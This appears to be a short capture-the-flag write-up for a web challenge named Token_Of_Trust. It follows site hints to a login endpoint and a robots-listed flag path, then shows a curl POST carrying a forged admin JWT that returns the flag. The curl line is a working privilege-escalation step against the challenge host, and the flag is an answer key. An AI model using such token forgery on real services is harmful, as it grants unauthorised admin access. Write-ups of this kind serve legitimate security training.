
Token_Of_Trust

Description




Category


#web

Solution

The sites has multiple instruction. It tells me to go to /login. This then tells me to send it a POST with that EXACT payload.



Doing what the site told me gives a JWT token/



Robot reveals a flag directory, I will create an admin token to get there

It doesn't seem to do Bearer auth but it says give it a token, so I did, literally.

```
┌──(atlas㉿kali)-[/tmp/test]
└─$ curl -X POST "http://34.131.133.224:9999/flag" \
     -H "Content-Type: application/json" \
     -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4ifQ.lo6cc_YVMrNFnffGek_avzLJ_mgkuvBsSz52NO3_6Kk"}'
ACECTF{jwt_cr4ck3d_4dm1n_4cce55_0bt41n3d!}
```